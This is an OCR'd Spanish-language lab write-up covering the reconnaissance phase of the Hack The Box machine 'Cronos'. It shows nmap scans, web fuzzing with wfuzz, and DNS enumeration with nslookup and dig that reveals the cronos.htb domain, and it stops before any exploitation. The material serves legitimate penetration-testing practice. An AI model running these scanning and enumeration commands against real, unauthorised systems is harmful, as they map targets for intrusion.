

Cronos

Escaneo

```Bash
❯ nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv
10.129.227.211 -oG allports
```






```Bash
❯ nmap -p22,53,80 -sCV -n -Pn -vvv 10.129.227.211 -oN escaneo
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R+pyGIKHF9LGWTqTChmTbcRJLZE4cJCCOEoIyoeXUZWMYJCqV8crflHiVG7Zx3wdUJ4yb54G6NlS4CQFwChHEH9xH
lqsJhkpkYEnmKc+CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2ho8+bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6Acf4AqvGC5zqpf2VRID0BDi3gdD1vvX2d67QzHJTPA5wgCk/KzoIAovEwGqjIvWnTzXLL8T
ilZI6/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcbkBrDMs4yp7RRAvuu10E6FmORRY/qrokZVNagS1SA9mC6eaxkgW6NBgBEggm3kfQ=
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:41
Completed NSE at 18:41, 0.00s elapsed
```

```
❯ cat escaneo
File: escaneo

# Nmap 7.94SVN scan initiated Fri May 10 18:41:01 2024 as: nmap -p22,53,80 -sCV -n -Pn -vvv -oN escaneo 10.129.227.211
Nmap scan report for 10.129.227.211
Host is up, received user-set (0.16s latency).
Scanned at 2024-05-10 18:41:01 CEST for 19s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R+pyGIKHF9LGWTqTChmTbcRJLZE4cJCCOEoIyoeXUZWMYJCqV8crflHiVG7Zx3wdUJ4yb54G6NlS4CQF
wChHEH9xHlqsJhkpkYEnmKc+CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2ho8+bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6Acf4AqvGC5zqpf2VRID0BDi3gdD1vvX2d67QzHJTPA5wgCk/KzoIA
ovEwGqjIvWnTzXLL8TilZI6/PV8wPHzn
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcbkBrDMs4yp7RRAvuu10E6FmORRY/qrokZVNagS1SA9mC6eaxkgW6NBgBEggm3kfQ=
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 10 18:41:20 2024 -- 1 IP address (1 host up) scanned in 18.90 seconds
```

whatweb

```
❯ whatweb http://10.129.227.211
http://10.129.227.211 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.227.211], Title[Apache2 Ubuntu Default Page: It works]
/home/unicomanu/Academia/cronos took 3s
```

Enumerar Fuzz

```
❯ nmap --script http-enum -p80 10.129.227.211 -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 19:04 CEST
Nmap scan report for 10.129.227.211
Host is up (0.21s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
```

Probamos que nos lo ponga en una lista

Bash

```
❯ wfuzz -c --hc=404 -t 200 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt -z list,php-html http://10.129.227.211/FUZZ.FUZ2Z
```

```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -z list,php-html http://10.129.227.211/FUZZ.FUZ2Z
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.227.211/FUZZ.FUZ2Z
Total requests: 9978
```

y nos encuentra

```
********************************************************

Target: http://10.129.227.211/FUZZ.FUZ2Z
Total requests: 9978

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000005660:   200        379 L    975 W      11439 Ch    "index - html"

Total time: 0
Processed Requests: 9978
Filtered Requests: 9977
Requests/sec.: 0

/home/unicomanu/Academia/cronos  took 38s  ✔
```

Como sabemos al ver que tenemos el puerto 53 abierto que es un DNS podemos intuir que practicamente hay un dominio como google.es que nos dirija a otra pagina en la misma IP porque esta asi configurado para porqie ya sabemos que es mejor el nombre d ela pagina que un direccion Ip


Para hallarlo tendremos que utilizar nslookup

```
❯ nslookup
> 10.129.227.211
** server can't find 211.227.129.10.in-addr.arpa: NXDOMAIN
> server 10.129.227.211
Default server: 10.129.227.211
Address: 10.129.227.211#53
> 10.129.227.211
211.227.129.10.in-addr.arpa     name = ns1.cronos.htb.
>
```

como vemos el DNS es

```dns
cronos.htb
```


y asi lo tendriamos




Lo malo es que nos redirige los botones a sitios externos


Ahora probaremos FUZZ con el dominoo


```bash
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt http://cronos.htb/FUZZ
```



Tennemos dos opciones y las vemos



cronos.htb/css/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking D
Index of /css
Name
Last modified
Size
Description
Parent Directory
-
app.css
2017-04-09 00:30
116K
Apache/2.4.18 (Ubuntu) Server at cronos.htb Port 80


cronos.htb/js/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Index of /js
Name
Last modified
Size
Description
Parent Directory
-
app.js
2017-04-09 00:30
278K
Apache/2.4.18 (Ubuntu) Server at cronos.htb Port 80



Y no se ve nada probamos con fuzzing con el .php

```bash
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt http://cronos.htb/FUZZ.php
```




Dig

Dig **es una herramienta gratuita que podemos utilizar para consultar servidores**. Se trata de un comando de Unix que permite a los usuarios realizar consultas a los distintos registros DNS. Hay que tener en cuenta que es posible utilizarlo también en Windows.

```bash
❯ dig @10.129.227.211 cronos.htb
```


Este comando que tiramos vemos los name 